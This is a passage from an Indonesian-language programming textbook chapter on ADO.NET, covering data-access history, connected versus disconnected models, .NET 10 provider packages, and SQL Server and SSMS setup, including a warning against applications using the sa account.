
Mesin pembangun buku ini memiliki .NET 10 SDK tetapi tidak dapat mengakses NuGet, galeri paket tempat proyek .NET mengunduh penyedia basis data. Semua yang ada di `System.Data` — DataSet, DataTable, DataRelation, DataView, keadaan dan versi DataRow, XML, serta kelas dasar yang tidak bergantung pada penyedia, yaitu `DbConnection`, `DbCommand`, `DbParameter`, `DbDataReader`, dan `DbTransaction` — merupakan bagian dari *shared framework* dan **dijalankan di sini**. Penyedia untuk SQLite (`Microsoft.Data.Sqlite`), MySQL (`MySqlConnector`), dan SQL Server (`Microsoft.Data.SqlClient`), serta Entity Framework Core, adalah paket NuGet dan **tidak dijalankan di sini**. Kode yang memerlukannya lengkap, diletakkan di balik sakelar kompilasi, dan ditandai "tidak dijalankan" di setiap tempat ia muncul; Anda memasang paketnya dengan satu perintah yang dicetak di sampingnya lalu menyalakan sakelar itu. Versi PHP, Java, dan Python dari lapisan data memakai *driver* yang tersedia dan **dijalankan di sini pada salinan basis data Laundry yang sebenarnya**, lengkap dengan pengujiannya. Berkas `VERIFIED.md` di folder kode bab ini mencatat setiap perintah yang dijalankan. Tidak ada satu keluaran pun dalam bab ini yang diketik dengan tangan.

15.2 Apa Itu ADO.NET

15.2.1 Satu antarmuka untuk banyak jenis data

Program yang hari ini menyimpan datanya di MySQL mungkin tahun depan menyimpannya di SQL Server, dan setiap Senin membaca berkas CSV dari pemasok. Jika setiap sumber itu punya caranya sendiri untuk menyambung, bertanya, dan membaca, program harus ditulis ulang setiap kali ada perubahan. Jawabannya, yang lebih tua daripada .NET, adalah menempatkan sebuah **antarmuka pemrograman aplikasi** (*application programming interface*, API) di antara program dan data, serta sebuah **penyedia** (*provider*) — *driver* — di antara API dan setiap jenis sumber. **Gambar 15.1** menggambarkannya: aplikasi hanya berbicara dengan API; setiap penyedia


menerjemahkan untuk satu basis data; dan jembatan seperti ODBC menjangkau sumber yang tidak punya penyedia sendiri.



Gambar 15.1 Akses data universal: aplikasi berbicara dengan satu API, yang di belakangnya ada penyedia untuk setiap basis data (MySQL, DB2, Oracle) dan jembatan ODBC untuk sumber yang tidak punya penyedia sendiri. Asal data tidak lagi penting bagi aplikasi.

> **DEFINISI. ADO.NET** adalah kumpulan kelas .NET, di *namespace* `System.Data` beserta turunannya, yang dipakai program .NET untuk menjangkau data terstruktur: terutama basis data relasional, tetapi juga dokumen XML dan sumber lain mana pun yang memiliki penyedia. ADO.NET menawarkan antarmuka berorientasi objek yang seragam — koneksi, perintah, parameter, *reader*, transaksi, *adapter*, DataSet — dan sebuah **penyedia data** (*data provider*) untuk setiap jenis sumber mengimplementasikan antarmuka tersebut [1].

Inilah pemrograman berorientasi objek yang diterapkan pada data. Sebuah baris menjadi objek, sebuah tabel menjadi koleksi objek, dan *asal data* tidak lagi penting bagi kode yang memakainya. **Gambar 15.2** menunjukkan pelapisan versi Microsoft: ADO.NET di puncak; di bawahnya penyedia untuk SQL Server, Oracle, dan MySQL, jembatan ke ODBC, dan jembatan ke OLE DB; di bawahnya lagi data SQL (SQL Server, Oracle, Jet, FoxPro) dan data non-SQL (layanan direktori, surel, teks, video).



Gambar 15.2 Arsitektur akses data berlapis dari Microsoft. Penyedia asli menjangkau SQL Server, Oracle, dan MySQL secara langsung; ODBC dan OLE DB menjangkau sisanya, termasuk sumber yang sama sekali bukan basis data SQL.

15.2.2 Sejarah singkat: ODBC, OLE DB, ADO, ADO.NET

ADO.NET punya tiga leluhur, dan ketiganya masih akan Anda jumpai dalam *connection string* dan kode lama.


ODBC (*Open Database Connectivity*, 1992) adalah API universal pertama yang dipakai luas: antarmuka bahasa C dan satu *driver* per basis data. ODBC masih ada di setiap sistem operasi, dan program yang tidak menemukan penyedia yang lebih baik hampir selalu dapat kembali kepadanya. **OLE DB** (1996) adalah penerus berbasis COM dari Microsoft, dirancang untuk menjangkau sumber non-relasional juga; *connection string* yang diawali `provider=SQLOLEDB` atau `provider=Microsoft.Jet.OLEDB.4.0` adalah *string* OLE DB. **ADO** (*ActiveX Data Objects*, 1996) membungkus OLE DB dalam model objek yang lebih ramah untuk Visual Basic dan halaman ASP klasik; objek pusatnya adalah *Recordset*, sebuah kursor atas baris-baris hasil satu kueri. **ADO.NET** (2002) hadir bersama .NET Framework pertama. Meskipun namanya demikian, ADO.NET bukan versi baru ADO; ia dirancang ulang [2], dan **Tabel 15.1** mencantumkan perbedaan yang penting.

Tabel 15.1 ADO dan ADO.NET dibandingkan. Baris kedua dan ketiga adalah DataSet, satu-satunya bagian ADO.NET yang tidak punya leluhur.

	ADO (1996)	ADO.NET (2002 dan seterusnya)
Model akses	hanya berorientasi koneksi	berorientasi koneksi **dan** tanpa koneksi
Membaca	kursor berurutan atas hasil	DataReader (berurutan) **atau** DataSet di memori utama dengan akses langsung ke baris mana pun
Tabel per objek hasil	satu (Recordset)	banyak, dengan relasi di antaranya (DataSet)
Memindahkan data antarprogram	*marshalling* COM, hanya Windows	XML, dapat dibaca platform apa pun
Saat ini	hanya pemeliharaan	dasar semua akses data .NET, termasuk Entity Framework Core

15.2.3 Dua cara bekerja

Dahulu pengolahan data bersifat dua tingkat (*two-tier*): program desktop memegang koneksi ke server basis data selama program itu berjalan. Cara ini cocok untuk sepuluh pegawai dalam satu kantor. Cara ini tidak cocok untuk aplikasi web dengan seribu pengunjung, yang kebanyakan sedang membaca halaman alih-alih memakai basis data, dan buruk pula di jaringan lambat tempat setiap perjalanan pulang-pergi memakan waktu. Ketika sistem menjadi bertingkat banyak — peramban, server web, server basis data — program beralih ke pendekatan **terputus**: ambil yang diperlukan, lepaskan koneksi, bekerja di memori, lalu menyambung sebentar lagi untuk menuliskan perubahan. ADO.NET mendukung keduanya, dan **Gambar 15.3** adalah gambar yang perlu Anda ingat sepanjang sisa bab ini.



Gambar 15.3 Dua bagian ADO.NET: di kanan, **penyedia terkelola** (Connection, Command, Transaction, DataReader, DataAdapter) bekerja terhadap basis data; di kiri, **komponen konten** (DataSet berisi DataTable dan DataRelation) menyimpan data di memori serta membaca dan menulis XML. `Fill` dan `Update` milik DataAdapter adalah satu-satunya jembatan di antara keduanya.


> **DEFINISI.** Dalam model **berorientasi koneksi** (*connection-oriented*, terhubung), program membiarkan koneksi tetap terbuka selama ia bekerja: ia mengirim perintah dan membaca hasilnya baris demi baris melalui DataReader. Dalam model **tanpa koneksi** (*connectionless*, terputus), program tidak memegang koneksi permanen: sebuah DataAdapter membuka koneksi sebentar untuk *mengisi* (*fill*) DataSet di memori utama, program membaca dan mengubah DataSet selama yang ia mau, lalu *adapter* membuka koneksi sebentar lagi untuk *memperbarui* (*update*) sumber data dengan perubahan itu.

Tabel 15.2 menyandingkan keduanya, beserta jenis aplikasi yang menjadi sasaran masing-masing.

Tabel 15.2 Model terhubung dan terputus. Permintaan web berlangsung singkat, sehingga halaman web umumnya memakai model terhubung — buka selambat mungkin, tutup secepat mungkin — dan memakai tabel di memori untuk pekerjaan setelah baris-baris tiba.

	Berorientasi koneksi	Tanpa koneksi
Koneksi	tetap terbuka selama program bekerja	dibuka hanya untuk `Fill` dan `Update`
Letak data	di basis data; baris-baris mengalir lewat	disalin ke memori utama (DataSet)
Perubahan	dikirim seketika, pernyataan demi pernyataan	disimpan di memori, lalu dituliskan kembali bersama-sama
Cocok untuk	transaksi singkat, sedikit pengguna paralel, data yang harus mutakhir	banyak akses paralel yang berlangsung lama, kerja saat luring
Risiko	memegang koneksi terlalu lama	perubahan yang bertabrakan: orang lain sudah mengubah baris itu
Contoh Laundry	tombol “buat nota” milik kasir	laporan yang dibangun sekali lalu diurutkan dua puluh cara

Gambar 15.4 memperlihatkan perbedaannya sebagai waktu. DataReader memegang koneksinya dari baris pertama sampai terakhir, dan jika halaman membaca baris sekaligus merendernya dalam putaran yang sama, koneksi dipegang selama seluruh proses render. DataAdapter memegang koneksi hanya selama beberapa milidetik `Fill`, dan sekali lagi untuk `Update`.



Gambar 15.4 Berapa lama setiap model memegang koneksi basis data. Model terhubung memegangnya selama baris-baris dipakai; model terputus hanya selama mengisi dan menulis kembali.

Jika sebuah koneksi dipegang selama t_{query} ketika baris-baris tiba dan t_{use} ketika program memakainya dalam putaran yang sama, sedangkan model terputus memegangnya hanya selama t_{fill} dan t_{update}, maka

$$T_{\text{connected}} = t_{\text{query}} + t_{\text{use}}, \qquad T_{\text{disconnected}} = t_{\text{fill}} + t_{\text{update}} \tag{15.1}$$

Persamaan (15.1) menjelaskan seluruh rancangannya. Koneksi adalah sumber daya yang langka — server basis data hanya mengizinkan sejumlah terbatas sekaligus, dan satu *pool* koneksi dipakai bersama oleh setiap permintaan — sehingga model yang memegang setiap koneksi lebih singkat melayani lebih banyak pengunjung. Di halaman web, tempat t_{use} sangat kecil bila Anda membaca baris ke sebuah daftar terlebih dahulu lalu merender sesudahnya, model terhubung unggul dalam kesederhanaan dan kecepatan; model terputus unggul ketika t_{use} panjang.

15.2.4 Komponen: penyedia dan DataSet

ADO.NET punya dua komponen utama (**Gambar 15.35** nanti memperlihatkan komponen kedua secara rinci):

- **Penyedia data .NET**, yang dirancang khusus untuk mengolah data dan untuk akses cepat, maju-saja (*forward-only*), dan baca-saja. Objek **Connection** menyambung ke sumber data. Objek **Command** menjalankan perintah basis data untuk mengembalikan data, mengubah data, menjalankan *stored procedure*, dan mengirim atau menerima informasi parameter. **DataReader** menyediakan aliran baris berkinerja tinggi. **DataAdapter** adalah jembatan antara DataSet dan sumber data: ia memakai objek Command untuk menjalankan SQL yang memuat DataSet dan untuk menyelaraskan kembali perubahan di DataSet ke sumbernya.
- **DataSet**, yang dirancang khusus agar tidak bergantung pada sumber data mana pun. DataSet dapat menampung data dari beberapa sumber berbeda sekaligus, dapat dibaca dari dan ditulis ke XML, dan dapat sekadar mengelola data lokal aplikasi. Sebuah DataSet berisi koleksi DataTable yang terdiri atas baris dan kolom, bersama kunci primer, kunci tamu, *constraint*, dan relasi antartabel.

Pertanyaan yang akan Anda hadapi di setiap program adalah **DataReader atau DataSet?** Pakailah DataSet untuk menyimpan data secara lokal agar dapat Anda olah; untuk memindahkan data antartingkat atau ke layanan web; untuk mengikat data ke kontrol atau menggabungkan dan

menghubungkan data dari beberapa sumber; atau untuk pengolahan panjang tanpa memegang koneksi yang dapat dipakai klien lain. Jika Anda hanya perlu membaca hasil kueri sekali, dari baris pertama sampai terakhir, DataReader adalah pilihan yang lebih baik: DataAdapter sendiri memakai DataReader untuk mengisi DataSet, sehingga membaca langsung menghemat memori yang akan dipakai DataSet dan pekerjaan membangunnya.

15.2.5 *Assembly*, *namespace*, dan penyedia, dulu dan kini

Di .NET Framework, seluruh ADO.NET tinggal dalam satu *assembly*, `System.Data.dll`, dan setiap penyedia punya *namespace* sendiri. **Tabel 15.3** mencantumkannya beserta nasib masing-masing di .NET modern (.NET 5 dan sesudahnya, termasuk .NET 10).

Tabel 15.3 *Namespace* ADO.NET dulu dan kini. Tipe umum tetap di dalam *framework*; hampir semua penyedia pindah ke paket NuGet, sehingga proyek baru harus menambahkan satu paket sebelum dapat menjangkau basis data.

Namespace (.NET Framework)	Kegunaan	Kini di .NET 10
`System.Data`	tipe umum: DataSet, DataTable, DataRow, DataView, IDbConnection…	*shared framework*, tak perlu dipasang
`System.Data.Common`	kelas dasar untuk penyedia: DbConnection, DbCommand, DbDataReader…	*shared framework*
`System.Data.SqlClient`	penyedia Microsoft SQL Server	diganti **`Microsoft.Data.SqlClient`** (NuGet)
`System.Data.SqlTypes`	tipe data SQL Server	*shared framework*
`System.Data.OleDb`	penyedia OLE DB	NuGet `System.Data.OleDb`, hanya Windows
`System.Data.Odbc` (sejak 1.1)	penyedia ODBC	NuGet `System.Data.Odbc`
`System.Data.OracleClient` (sejak 1.1)	penyedia Oracle	dihapus; pakai `Oracle.ManagedDataAccess.Core` milik Oracle (NuGet)
`System.Data.SqlServerCe`	SQL Server Compact	dihentikan; tempatnya diambil SQLite
—	SQLite	**`Microsoft.Data.Sqlite`** (NuGet)
—	MySQL / MariaDB	**`MySqlConnector`** (NuGet, sumber terbuka) atau `MySql.Data` milik Oracle
—	PostgreSQL	`Npgsql` (NuGet)

Menambahkan penyedia ke proyek cukup dengan satu perintah, diketik di folder yang berisi berkas `.csproj` proyek. Baris-baris berikut adalah yang dipakai kode bab ini; semuanya memerlukan koneksi internet, dan hanya bagian inilah dari bab ini yang tidak dapat dijalankan oleh mesin pembangun buku [3], [4]:

```
dotnet add package Microsoft.Data.Sqlite          # SQLite: the Laundry database file
dotnet add package MySqlConnector                  # MySQL 8 or MariaDB (XAMPP)
dotnet add package Microsoft.Data.SqlClient        # SQL Server, SQL Server Express,
Azure SQL
dotnet add package Microsoft.EntityFrameworkCore.Sqlite   # EF Core on SQLite (Section
15.16)
```

Setiap baris menulis sebuah `<PackageReference>` ke berkas `.csproj` dan mengunduh paketnya ke *cache* di folder rumah Anda; `dotnet build` berikutnya menemukannya di sana. Di VS Code dengan C# Dev Kit, hal yang sama dapat dilakukan dari Solution Explorer: klik kanan proyek, pilih **Add NuGet Package…**, lalu cari namanya.

15.3 Menyiapkan Basis Data untuk Diajak Bicara

ADO.NET tumbuh berdampingan dengan Microsoft SQL Server, dan sebagian besar materi ADO.NET yang akan Anda temukan memakainya. Subbab ini memasangnya, karena Anda akan menjumpainya di tempat kerja; kode Laundry dalam bab ini memakai SQLite, yang tidak memerlukan server, dan MySQL, yang sudah Anda pasang bersama XAMPP di Bab 5.

15.3.1 SQL Server dan SQL Server Management Studio


Rilis terkini, SQL Server 2025 (versi 17.x), tersedia umum sejak 18 November 2025 [5], dalam edisi-edisi pada **Gambar 15.5** [6]. Tiga di antaranya gratis: Standard Developer dan Enterprise Developer memiliki semua fitur Standard dan Enterprise dan boleh dipakai untuk pengembangan dan pengujian, sedangkan Express boleh dipakai untuk produksi dengan batasan, antara lain 50 GB per basis data. Pemasangnya ada di halaman unduhan SQL Server milik Microsoft [7]; pilih instalasi **Basic** kecuali Anda punya alasan lain. Di macOS dan Linux, SQL Server berjalan di dalam kontainer Docker (`mcr.microsoft.com/mssql/server`), dan di Linux juga dapat dipasang langsung dari repositori paket Microsoft [7].

Gambar 15.5 Edisi-edisi SQL Server 2025. Express dan kedua edisi Developer gratis, sedangkan Evaluation gratis selama 180 hari.

SQL Server Management Studio (SSMS) adalah lingkungan terpadu untuk mengelola infrastruktur SQL Server apa pun, dari SQL Server lokal sampai Azure SQL Database. SSMS mengonfigurasi, memantau, dan mengadministrasi server dan basis data, memasang serta memperbarui komponen tingkat data yang dipakai aplikasi Anda, dan memungkinkan Anda menulis kueri dan skrip. SSMS hanya berjalan di Windows; di macOS dan Linux, ekstensi VS Code *SQL Server (mssql)* mengerjakan bagian sehari-harinya, dan ke sanalah para pengguna Azure Data Studio berpindah ketika Microsoft menghentikan alat itu pada 28 Februari 2026 [8]. Versi terkininya adalah SSMS 22, yang pertama dirilis pada 11 November 2025 dan mencapai 22.10.1 pada September 2026 [9]. Unduhannya berupa *bootstrapper* kecil, `vs_SSMS.exe`, yang membuka Visual Studio Installer; di sana Anda dapat memilih *workload* tambahan, dan **Install** mengerjakan sisanya [10].


15.3.2 Autentikasi SQL Server dan akun `sa`

SQL Server dapat mengenali pengguna dengan dua cara. **Windows Authentication** memercayai akun Windows tempat program berjalan, dan inilah bawaannya. **SQL Server Authentication** memeriksa nama *login* dan kata sandi yang disimpan di SQL Server sendiri, dan inilah yang biasanya diperlukan program di mesin lain, di kontainer, atau di Linux. Untuk mengizinkan keduanya, klik kanan nama server di Object Explorer SSMS, pilih **Properties → Security**, lalu pilih **SQL Server and Windows Authentication mode** (**Gambar 15.6**); setelah itu server harus dijalankan ulang.



Gambar 15.6 Server Properties → Security (penanda 1) dengan **SQL Server and Windows Authentication mode** terpilih (penanda 2), sehingga *login* dengan kata sandinya sendiri diterima di samping akun Windows. Audit *login* dibiarkan pada *Failed logins only* (penanda 3).

SQL Server dilengkapi *login* administrator bawaan bernama `sa` (*system administrator*), yang semula dinonaktifkan. Untuk mengaktifkannya dalam percobaan pertama: di Object Explorer buka **Security → Logins**, klik kanan **sa**, pilih **Properties → Status**, dan setel **Login** ke **Enabled** (**Gambar 15.7**), lalu beri kata sandi yang kuat di halaman **General**.




Gambar 15.7 Login Properties untuk `sa` (penanda 1), halaman Status (penanda 2): izin menyambung diberikan (penanda 3) dan *login* diaktifkan (penanda 4). Inilah akun paling berkuasa di server.

> **PERINGATAN:** `sa` dapat melakukan apa saja terhadap setiap basis data di server, termasuk menghapusnya. Memakainya lima menit di laptop sendiri untuk membuktikan bahwa koneksi berfungsi masih dapat diterima. Aplikasi tidak boleh menyambung sebagai `sa`: buatlah *login* yang hanya dapat menjangkau satu basis data dan hanya melakukan apa yang dilakukan

> aplikasi, persis seperti Subbab 5.6.3 membuat pengguna MySQL `laundry`, yang boleh membaca dan mengubah baris-baris binatu dan tidak dapat menghapus tabel apa pun. Subbab 15.11 memperlihatkan mengapa hal ini tetap penting bahkan ketika setiap kueri sudah memakai parameter.

